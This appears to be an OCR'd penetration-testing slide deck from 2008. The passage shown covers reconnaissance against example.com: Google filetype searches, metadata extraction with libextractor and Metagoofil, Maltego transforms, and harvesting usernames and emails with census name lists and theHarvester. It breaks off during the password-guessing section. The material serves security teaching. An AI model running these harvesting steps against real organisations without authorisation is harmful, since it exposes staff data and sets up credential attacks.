

When Exploits Aren’t Enough

Tips and Tools for Better Penetration Testing

Lenny Zeltser / March 2008

Pen testing usually involves locating and exploiting software bugs.






Attack surface of many server environments is very limited.

What if you couldn’t exploit any software vulnerabilities?

Let’s examine 4 techniques for going beyond the exploit-focused approach.



Data in plain sight

Social engineering

Remote password-guessing

Client-side backdoors


#1: Data in plain sight

Google

```
site:example.com  filetype:pdf
```

```
site:example.com  filetype:ppt
```

```
site:example.com  filetype:doc
```



site:example.com filetype:pdf

Web Results **1** - **10** of **10** from **example.com** for **filetype:pdf**.

[PDF] Impersonation Attacks: Trends and Motivation
File Format: PDF/Adobe Acrobat - View as HTML
2. Copyright © 2004. All rights reserved. Impersonation attacks are becoming. more complex and better organized. Attractive financial incentives **...**
www.example.com/presentations/impersonation-attacks.pdf - Similar pages

[PDF] Beyond Vulnerability Assessment: 10 Questions
File Format: PDF/Adobe Acrobat - View as HTML
1. Beyond Vulnerability. Assessment: 10 Questions. Lenny example. Prepared in 2006. This presentation explores common information security risks that **...**
www.example.com/presentations/beyond-vulnerability-assessment.pdf - Similar pages


[PDF] Firewall Deployment for Multitier Applications
File Format: PDF/Adobe Acrobat - View as HTML
Lenny example. Firewall Deployment for Multitier Applications. Page 1. Firewall Deployment for Multitier Applications. By Lenny example **...**
www.example.com/multi-firewall/multi-firewall.pdf - Similar pages

[PDF] High Precision Information Retrieval with Natural Language ...
File Format: PDF/Adobe Acrobat - View as HTML

libextractor

```
$ extract  sample.pdf  sample.ppt  sample.doc
```


```
$ extract overview.ppt
paragraph count - 2
last saved by - Lenny Zeltser
title - Project overview
creation date - 2008-03-14T01:58:53Z
creator - John Smith
word count - 5
date - 2008-03-14T04:56:57Z
generator - Microsoft Office PowerPoint
```



You can see how the tool works by uploading a file you want to extract keywords from here.

File to Upload:

This demo is limited to files smaller than 16 MB.



libextractor Demo Results


mimetype - application/vnd.ms-powerpoint
paragraph count - 2
last saved by - Lenny Zeltser
title - Project overview
creation date - 2008-03-14T01:58:53Z
creator - John Smith
word count - 5
date - 2008-03-14T04:56:57Z
generator - Microsoft Office PowerPoint

Google + libextractor = Metagoofil

```
$ metagoofil.py -d example.com -f all -l 10 -o o.html -t o
```


```
debian-vm:~/metagoofil# _
```

Finding documents via Maltego


Maltego UI 200704122300
File
Edit
Tools
View
Window
Help
Maltego Graph
Palette
Graph Navig...
Infrastructure
Domain
IP Address
DNS Name
Website
Netblock
example.com
All
To DNSNames (various)
All Transforms
All in this set
To DNS Name [Brute] Paterva transforms - US1
To DNS Name [MX record] Paterva transforms - US1
To DNS Name [NS record] Paterva transforms - US1
To DNS Name [SE] Paterva transforms - US1
To DNS Name [ZoneTransfer] Paterva transforms - US1
To Documents [SE] Paterva transforms - US1
To Domain [Expand] Paterva transforms - US1
To Domain [more TLDs]] Paterva transforms - US1
To Email address [whois] Paterva transforms - US1
To Email addresses (domain only) [SE] Paterva transforms - US1
To Email addresses [PGP] Paterva transforms - US1
To Email addresses [SE] Paterva transforms - US1
To Files [SE] Paterva transforms - US1
To Person [PGP] Paterva transforms - US1
To Phone Numbers [SE] Paterva transforms - US1
To Phone numbers [whois] Paterva transforms - US1
Output - Transform execution

```
Transform "To Files  [SE]" completed with 7 results
Transform "Parse Meta information" completed with 0 results
```

Finding interesting files via Maltego


Maltego UI 200704122300
File
Edit
Tools
View
Window
Help
Maltego Graph
Palette
Graph Navig...
Infrastructure
Domain
IP Address
DNS Name
Website
Netblock
example.com
All
To DNSNames (various)
All Transforms
All in this set
To DNS Name [Brute] Paterva transforms - US1
To DNS Name [MX record] Paterva transforms - US1
To DNS Name [NS record] Paterva transforms - US1
To DNS Name [SE] Paterva transforms - US1
To DNS Name [ZoneTransfer] Paterva transforms - US1
To Documents [SE] Paterva transforms - US1
To Domain [Expand] Paterva transforms - US1
To Domain [more TLDs]] Paterva transforms - US1
To Email address [whois] Paterva transforms - US1
To Email addresses (domain only) [SE] Paterva transforms - US1
To Email addresses [PGP] Paterva transforms - US1
To Email addresses [SE] Paterva transforms - US1
To Files [SE] Paterva transforms - US1
To Person [PGP] Paterva transforms - US1
To Phone Numbers [SE] Paterva transforms - US1
To Phone numbers [whois] Paterva transforms - US1
il View
Output - Transform execution

```
Transform "To Files  [SE]" completed with 7 results
Transform "Parse Meta information" completed with 0 results
```

#2: Remote Password-Guessing

Potential usernames: ranked word lists

http://www.census.gov/genealogy/names/names_files.html

Top Last Names	Top Female First Names	Top Male First Names
smith	mary	james
johnson	patricia	john
williams	linda	robert
jones	barbara	michael
brown	elizabeth	william
davis	jennifer	david
miller	maria	richard


Potential usernames: theHarvester

```
$ theHarvester.py -d example.com –l 3 -b google
direccion@example.com
jamesquieras@example.com
bob@example.com
```

```
$ theHarvester.py -d example.com –l 3 -b linkedin
Mark Jameson
James Quieras
Robert Marcus
```

```
$ theHarvester.py -d example.com –l 3 -b pgp
hoan@example.com
